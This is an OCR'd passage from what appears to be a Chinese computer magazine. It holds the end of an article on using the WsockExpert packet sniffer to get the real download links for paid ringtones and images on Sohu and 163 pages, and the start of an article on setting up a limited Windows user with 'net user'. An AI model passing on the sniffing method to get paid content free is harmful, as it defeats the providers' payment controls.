


图3

看到了么？在第25行，数据很长，在中间的一个脚本里面，http://img.mms.sohu.com/mms/1507/08/6208/p1.wma就是铃声的下载地址了，不信？那我验证一遍好了。打开Windows Media Player，点“文件”→“打开url”→“输入前面的地址”，马上传来一阵防空警报的声音（前面我是点击防空警报音效的）！怎么样？加上手机数据线，完全免费的铃声！我就是这样下载的哦~，屡试不爽！

下面来看一下图片的下载，在我打算下载图片的时候，163对图片进行了处理，那就是把一幅透明的图片覆盖在真正图片的上面，导致“右键”→“属性”里面的连接是一个假地址！要解决问题，还是通过抓包（其实抓包我研究了很久，图片和铃声的下载地址稍微有点不同），打开WsockExpert，选择进程，如图4。




图4

来到彩信页面，刷新，看到了没有？如图5。

主机名是“http://mmsimg.163.com”，路径是“/new_web/loaditem.jsp/type=1/path=/dmly/dlam/1_051202102436_661/128x128.gif”。

拼合起来就是：“http://mmsimg.163.com/new_web/loaditem.jsp/type=1/path=/dmly/dlam/1_051202102436_661/128x128.gif”。现在我们验证一下：打





图5



图 6

开IE，在地址栏那里粘贴以上网址，如图6。

完全正确！哈哈，现在相信了吧！

好了，文章就到这里，没什么技术，纯粹是资源的共享，里面提到的方法不要乱用，不然人家就没钱赚了！

（文章中涉及的相关工具：WsockExpert 0.6 汉化版，光盘中有收录。）



小谈用普通用户安装软件

王艺翔




图 3

有时候我们为了系统安全而会用普通用户登录操作系统，当然了，如何建立一个普通用户呢？方法很简单，首先我们可以通过可视化界面的方式来建立用户，如图1。

同样我们也可以通过命令行操作来达到效果，我们在命令行下输入net user www jsj /add这样一个名为www的普通用户就建立了，密码为jsj，如图2。但是这样建立的帐号只有user组权限，而没有administrators组权限。users组和administrators组有什么区别呢，users组的用户一般是不能安装软件的，因为安装软件的时候有时候需要往注册表的HKEY_LOCAL_MACHINE\SOFTWARE下写入信息，而users组只能修改HKEY_CURRENT_USER下的键值，当然了，写注册表只是一个方面，还有其他方面我就不多说了。很显然users组权限的用户正是我们所需要的，这样一来我们用此用户上网就不怎么怕会中病毒或者木马什么的了，因为有些木马为了达到启动系统时加载的目的，会向HKEY_LOCAL_MACHINE\写入信息，既然我们登录的这个帐号没有权限往HKEY_LOCAL_MACHINE\下写信息，那还谈什么病毒与木马会搞破坏呢？！




图 4

事情发展总不是一帆风顺的，有时候总会出现这样那样的问题，比如我们现在是以123456这个用户登录系统的，这个用户是users组的，那如果我现在突然间想装个软件怎么办呢，岂不是要我点“开始”，“注销”，“切换用户”嘛！这样的感觉是不是很烦呀！那现在有没有什么简单的方法可以实现通过users组用户安装软件呢？Windows操作系统就是到位，你遇到的烦恼它也考虑到了。





图